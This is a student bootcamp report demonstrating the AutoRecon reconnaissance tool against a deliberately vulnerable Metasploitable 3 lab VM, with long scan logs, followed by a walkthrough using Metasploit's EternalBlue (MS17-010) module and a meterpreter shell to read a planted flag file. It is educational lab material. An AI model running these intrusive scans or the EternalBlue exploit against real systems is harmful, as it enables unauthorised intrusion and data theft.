Project 4: bootCon – Option 3: Demonstration of a cybersecurity tool not covered in the class to accomplish a specific goal
Tool: AutoRecon (by Tib3rius) – Presentation Authors: Russell G., Angus, R., and Ryann N. – Date: 2022-10-15
Extended Report to Support Google Slides & Pre-recorded Video Presentation

Introduction
During Capture-the-Flag exercises or in penetration testing environments like HackTheBox or the Offensive Security Certified Professional (OSCP) exam, performing reconnaissance faster and on multiple targets simultaneously provides a huge advantage.

AutoRecon is a multi-threaded, highly configurable, network reconnaissance tool which performs automated enumeration of services. It was written in Python by Tib3rius and combines many features from other tools (e.g., Reconnoitre, ReconScan, and bscan) as well as including additional functionality. By default, it performs no automated exploitation so as not to violate the rules of the OSCP examination, but automated exploit tools can be added.

Key Benefits
- Background scanning on one or more targets, using IP addresses, IP ranges, or resolvable hostnames
- Automatically launch further enumeration scans based on the initial port scans (e.g,. run enum4linux if SMB is detected)
- Organized directories automatically created for exploit code, loot, notes, flag proof, screenshots
- Suggest manual commands that are too intrusive, require active monitoring, or are "too dangerous" to run automatically
- Uses pattern matching to increase the speed and accuracy in results
- Logs all the commands that it executes so that the user can check in case of errors
- Supports customizable enumerations on different services.

Warning
Many of the scans AutoRecon performs are intrusive, so it may not be suitable for professional engagements unless express, written permission is given in the Rules of Engagement section of a formal penetration testing agreement. Experienced penetration testers also recommend performing some items manually, so one can analyze and tailor the test while working.

Requirements
AutoRecon requires Python 3.7+. Kali Linux is well suited as the distro of choice due to it already having many useful reconnaissance tools and commands pre-installed .

Installation
Due to time constraints, we did not demonstrate installation of AutoRecon, but it can be done via three methods related to Python package installation: pipx, pip, and manually. Pipx is recommended, because it avoids conflicting package dependencies. Once AutoRecon has been installed, keeping it upgraded is easy with `pipx upgrade autorecon`
NOTE: See install instructions for AutoRecon here: https://github.com/Tib3rius/AutoRecon, and, it is **HIGHLY** recommended to watch this video (https://www.youtube.com/watch?v=m5Onw7XedHc) by Tib3rius (the tool's creator). The first third of the video provides much more explanation than the written instructions. The last two-thirds go into great detail on the options to use when running AutoRecon commands and how to find and use the results.

Running with Sudo Privileges
If you installed with pipx, it is recommended to run AutoRecon each time with this command (followed by IP address of target and any other options) so the initial Nmap scans runs with Sudo privileges: `sudo env "PATH=$PATH" autorecon`
NOTE: If you run `sudo autorecon` without PATH instructions you will get the error: `sudo: autorecon: command not found`

Results
Results are stored in the ./results directory (and sub-directories for every target) created by AutoRecon with this structure:

```
.
├── exploit/
├── loot/
├── report/
│   ├── local.txt
│   ├── notes.txt
│   ├── proof.txt
│   └── screenshots/
└── scans/
    ├── _commands.log
    ├── _manual_commands.txt
    ├── tcp80/
    ├── udp53/
    └── xml/
```

Demonstration

We demonstrated some of the features of AutoRecon by running it from a Kali Linux virtual machine (KLVM) against a Metasploitable 3 VM (referred to as M3VM), a pre-configured, highly vulnerable, Windows Server 2008 host. We showed you how this tool saves time and provides clear logging and reporting for understanding, using, and communicating results.

The IP address of M3VM is 192.168.0.115, so this is the command that was run (after installing AutoRecon with the manual method):

```
sudo python3 autorecon.py -v 192.168.0.115
```

Screenshots throughout the scan which took 2 hours, 14 minutes, 7 seconds (including three restarts of M3VM):

```
[*] Service scan Nmap MSRPC (tcp/49155/msrpc/nmap-msrpc) running against 192.168.0.115
[*] Service scan Nmap RMI (tcp/49158/java-rmi/nmap-rmi) running against 192.168.0.115
[!] [192.168.0.115/tcp/80/http/curl] A line was longer than 64 KiB and cannot be processed. Ignoring.
[*] [192.168.0.115/tcp/80/http/known-security] [tcp/80/http/known-security] There did not appear to be a .well-known/security.txt file in the webroot (/).
[*] [192.168.0.115/tcp/80/http/curl-robots] [tcp/80/http/curl-robots] There did not appear to be a robots.txt file in the webroot (/).
[*] [192.168.0.115/tcp/8080/http/known-security] [tcp/8080/http/known-security] There did not appear to be a .well-known/security.txt file in the webroot (/).
[*] [192.168.0.115/tcp/8080/http/curl-robots] [tcp/8080/http/curl-robots] There did not appear to be a robots.txt file in the webroot (/).
[*] [192.168.0.115/tcp/8383/http/known-security] [tcp/8383/http/known-security] There did not appear to be a .well-known/security.txt file in the webroot (/).
[*] [192.168.0.115/tcp/8383/http/curl-robots] [tcp/8383/http/curl-robots] There did not appear to be a robots.txt file in the webroot (/).
[!] [192.168.0.115/tcp/80/http/curl] A line was longer than 64 KiB and cannot be processed. Ignoring.
[!] [192.168.0.115/tcp/80/http/curl] A line was longer than 64 KiB and cannot be processed. Ignoring.
[!] [192.168.0.115/tcp/80/http/curl] A line was longer than 64 KiB and cannot be processed. Ignoring.
[!] [192.168.0.115/tcp/80/http/curl] A line was longer than 64 KiB and cannot be processed. Ignoring.
[!] [192.168.0.115/tcp/80/http/curl] A line was longer than 64 KiB and cannot be processed. Ignoring.
[!] [192.168.0.115/tcp/80/http/curl] A line was longer than 64 KiB and cannot be processed. Ignoring.
[!] [192.168.0.115/tcp/80/http/curl] A line was longer than 64 KiB and cannot be processed. Ignoring.
[*] 14:39:07 - There are 16 scans still running against 192.168.0.115: all-tcp-ports, top-100-udp-ports, tcp/80/http/dirbuster, tcp/80/http/nmap-http, tcp/139/netbios-ssn/nmap-smb, t
cp/445/microsoft-ds/nmap-smb, tcp/4848/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8080/http/nmap-http, tcp/8383/http/dirbuster, tcp/8383/http/nmap-http, tc
p/49152/msrpc/nmap-msrpc, tcp/49153/msrpc/nmap-msrpc, tcp/49154/msrpc/nmap-msrpc, tcp/49155/msrpc/nmap-msrpc
[*] 14:40:07 - There are 7 scans still running against 192.168.0.115: all-tcp-ports, top-100-udp-ports, tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/4848/http/nmap-http, tcp/8
080/http/dirbuster, tcp/8383/http/dirbuster
[*] 14:41:07 - There are 7 scans still running against 192.168.0.115: all-tcp-ports, top-100-udp-ports, tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/4848/http/nmap-http, tcp/8
080/http/dirbuster, tcp/8383/http/dirbuster
[*] 14:42:07 - There are 7 scans still running against 192.168.0.115: all-tcp-ports, top-100-udp-ports, tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/4848/http/nmap-http, tcp/8
080/http/dirbuster, tcp/8383/http/dirbuster
[*] Identified service java-rmi on tcp/1617 on 192.168.0.115
[*] Identified service giop on tcp/3700 on 192.168.0.115
[*] Identified service wsman on tcp/5985 on 192.168.0.115
[*] Identified service http on tcp/8020 on 192.168.0.115
[*] Identified service papachi-p2p-srv on tcp/8027 on 192.168.0.115
[*] Identified service http on tcp/8484 on 192.168.0.115
[*] Identified service http on tcp/8585 on 192.168.0.115
[*] Identified service java-rmi on tcp/8686 on 192.168.0.115
[*] Identified service vrace on tcp/9300 on 192.168.0.115
[*] Identified service http on tcp/47001 on 192.168.0.115
[*] Identified service msrpc on tcp/49177 on 192.168.0.115
[*] Identified service tcpwrapped on tcp/49178 on 192.168.0.115
[*] Identified service msrpc on tcp/49179 on 192.168.0.115
[*] Identified service ssh on tcp/49227 on 192.168.0.115
[*] Identified service jenkins-listener on tcp/49230 on 192.168.0.115
[*] Identified service java-rmi on tcp/49255 on 192.168.0.115
[*] Identified service unknown on tcp/49259 on 192.168.0.115
[*] Identified service unknown on tcp/49260 on 192.168.0.115
[*] Service scan Nmap RMI (tcp/1617/java-rmi/nmap-rmi) running against 192.168.0.115
[*] Service scan WinRM Detection (tcp/5985/wsman/winrm-detection) running against 192.168.0.115
```

```
pc, tcp/49227/ssh/nmap-ssh, tcp/49255/java-rmi/nmap-rmi
[*] Identified service netbios-ns on udp/137 on 192.168.0.115
[*] Identified service snmp on udp/161 on 192.168.0.115
[*] Service scan Nmap SMB (udp/137/netbios-ns/nmap-smb) running against 192.168.0.115
[*] Service scan SMBMap (udp/137/netbios-ns/smbmap) running against 192.168.0.115
[*] Service scan Nmap SNMP (udp/161/snmp/nmap-snmp) running against 192.168.0.115
[*] Service scan OneSixtyOne (udp/161/snmp/onesixtyone) running against 192.168.0.115
[*] Service scan SNMPWalk (udp/161/snmp/snmpwalk) running against 192.168.0.115
[*] 14:44:07 - There are 15 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/4848/http/nmap-http, tcp/8080/http/dirbuster, tcp/8383/http
/dirbuster, tcp/8020/http/dirbuster, tcp/8020/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbu
ster, tcp/47001/http/nmap-http, udp/161/snmp/nmap-snmp, udp/161/snmp/snmpwalk
[*] 14:45:07 - There are 13 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http
/dirbuster, tcp/8020/http/nmap-http, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster, udp/161/snmp/nmap-s
nmp, udp/161/snmp/snmpwalk
[*] 14:46:07 - There are 10 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http
/dirbuster, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:47:07 - There are 10 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http
/dirbuster, tcp/8484/http/dirbuster, tcp/8484/http/nmap-http, tcp/8585/http/dirbuster, tcp/8585/http/nmap-http, tcp/47001/http/dirbuster
[*] 14:48:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:49:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:50:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:51:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:52:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:53:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:54:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:55:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:56:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
[*] 14:57:07 - There are 8 scans still running against 192.168.0.115: tcp/80/http/dirbuster, tcp/4848/http/dirbuster, tcp/8080/http/dirbuster, tcp/8383/http/dirbuster, tcp/8020/http/
dirbuster, tcp/8484/http/dirbuster, tcp/8585/http/dirbuster, tcp/47001/http/dirbuster
```


```
[*] 16:44:09 - There is 1 scan still running against 192.168.0.115: tcp/8020/http/dirbuster
[*] 16:45:09 - There is 1 scan still running against 192.168.0.115: tcp/8020/http/dirbuster
[*] 16:46:09 - There is 1 scan still running against 192.168.0.115: tcp/8020/http/dirbuster
[*] 16:47:09 - There is 1 scan still running against 192.168.0.115: tcp/8020/http/dirbuster
[*] Finished scanning target 192.168.0.115 in 2 hours, 14 minutes, 7 seconds
[*] Finished scanning all targets in 2 hours, 14 minutes, 9 seconds!
[*] Don't forget to check out more commands to run manually in the _manual_commands.txt file in each target's scans directory!
[!] AutoRecon identified the following services, but could not match them to any plugins based on the service name. Please report these to Tib3rius: tcp/7676/java-message-service/ins
ecure, tcp/9200/wap-wsp/insecure, tcp/3700/giop/insecure, tcp/8027/papachi-p2p-srv/insecure, tcp/9300/vrace/insecure, tcp/49230/jenkins-listener/insecure
```

Analysis then Exploitation of CVE-2017-0143


The main directory to review is `scans` which contains the results. The `exploit`, `loot`, and `report` directories would be filled with code, flags, and notes for reporting out (like for a CTF).

If one installs the Atom text editor, it allows for much easier viewing of all of these directories and files: https://computingforgeeks.com/install-atom-text-editor-on-kali-linux/. If you experience Atom only opening the first time, open a terminal window and run this command, substituting your user name for the word "user" three times: `sudo chown -R user:user /home/user/.atom`

Within the `report` directory, is a file called `Patterns.md` which contains a summary of findings, including Common Vulnerabilities & Exposures (CVEs). Highlighted in this screenshot is CVE-2017-0143 which we chose to exploit against M3VM to find a pre-hidden flag.




Searched for a CVE with high CVSS Score: CVE-2017-0143




Searched for CVE-2017-0143 within msfconsole

Choose SMB exploit for Windows: ms17_010_eternalblue



Researched payloads and chose one recommended: windows/x64/meterpreter/bind_tcp




Gained meterpreter shell and searched for flags

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] 192.168.0.115:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.115:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (
[*] 192.168.0.115:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.115:445 - The target is vulnerable.
[*] 192.168.0.115:445 - Connecting to target for exploitation.
[+] 192.168.0.115:445 - Connection established for exploitation.
[+] 192.168.0.115:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.115:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.0.115:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.0.115:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.0.115:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.0.115:445 - 0x00000030  6b 20 31                                         k 1
[+] 192.168.0.115:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.115:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.115:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.115:445 - Starting non-paged pool grooming
[+] 192.168.0.115:445 - Sending SMBv2 buffers
[+] 192.168.0.115:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.115:445 - Sending final SMBv2 buffers.
[*] 192.168.0.115:445 - Sending last fragment of exploit packet!
[*] 192.168.0.115:445 - Receiving response from exploit packet
[+] 192.168.0.115:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.115:445 - Sending egg to corrupted connection.
[*] 192.168.0.115:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.0.115:4444
[*] Sending stage (200774 bytes) to 192.168.0.115
[*] Meterpreter session 1 opened (192.168.0.176:39141 → 192.168.0.115:4444) at 2022-10-14 00:56:23 -0400
[+] 192.168.0.115:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.115:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.115:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > pwd
c:\Windows\system32
meterpreter > search -f flag*
Found 4 results ...
===============

Path                                                                    Size (bytes)  Modified (UTC)
----                                                                    ------------  --------------
c:\Program Files\OpenSSH\home\vagrant\Desktop\flag1.txt                 144           2022-10-12 21:25:44 -0400
c:\RubyDevKit\lib\perl5\5.8\auto\POSIX\SigAction\flags.al               342           2011-04-27 00:24:06 -0400
c:\Users\vagrant\Desktop\flag1.txt                                      144           2022-10-12 21:25:44 -0400
c:\Windows\ServiceProfiles\LocalService\.jenkins\plugins\translation\flags.png  543   2012-11-06 13:54:50 -0500
```

Read flag1.txt contents

```
meterpreter > cat c:/Users/vagrant/Desktop/flag1.txt
••flag1: You got into M3VM and found C:\Users\vagrant\Desktop\flag1.txt
meterpreter >
```


Here is what the Desktop on M3VM looked like (where the embedded flag1.txt file was)



Conclusion

As you can see, with one terminal command, executing an AutoRecon scan with basically default options, a massive amount of information is gathered and organized clearly for analysis and exploitation, saving a tremendous amount of time providing opportunities for further investigation and eventual exploitation. In a time-limited, high-pressure situation like an OSCP examination, anything that saves time and provides more routes to success, is a game-changer. AutoRecon for the Win!

Appendix A: Results Directories and Sub-directories
Results are stored in the ./results directory (and sub-directories for every target) created by AutoRecon with this structure:



- The exploit directory contains any exploit code you download or write for the target
- The loot directory contains any loot (e.g., hashes, interesting files) you find on the target
- The report directory contains auto-generated files and directories useful for reporting:
  - local.txt can be used to store the local.txt flag found on targets
  - notes.txt should contain a basic template for writing notes for each service discovered
  - proof.txt can be used to store the proof.txt flag found on targets
  - The screenshots directory is for screenshots used to document the exploitation of the target
- The scans directory is where all results from scans performed by AutoRecon will go. This includes port scans / service detection scans, as well as any service enumeration scans. It also contains two other files:
- Commands.md contains a list of every command AutoRecon ran against the target. This is useful if one of the commands fails and you want to run it again with modifications.
- Manual Commands.md contains any commands that are deemed "too dangerous" to run automatically, either because they are too intrusive, require modification based on human analysis, or just work better when there is a human monitoring them.

By default, directories are created for each open port (e.g. tcp80, udp53) and scan results for the services found on those ports are stored in their respective directories.

If a scan results in an error, a file called Errors.md will also appear in the scans directory with some details to alert the user.

If output matches a defined pattern, a file called Patterns.md will appear in the scans directory with details about matched output.

The scans/xml directory stores any XML output (e.g., from Nmap scans) separately from the main scan outputs, so that the scans directory itself does not get too cluttered.

Appendix B: AutoRecon Usage & Options

```
usage: autorecon  [-t TARGET_FILE] [-p PORTS] [-m MAX_SCANS] [-mp MAX_PORT_SCANS] [-c CONFIG_FILE]
                  [-g GLOBAL_FILE] [--tags TAGS] [--exclude-tags TAGS] [--port-scans PLUGINS]
                  [--service-scans PLUGINS] [--reports PLUGINS] [--plugins-dir PLUGINS_DIR]
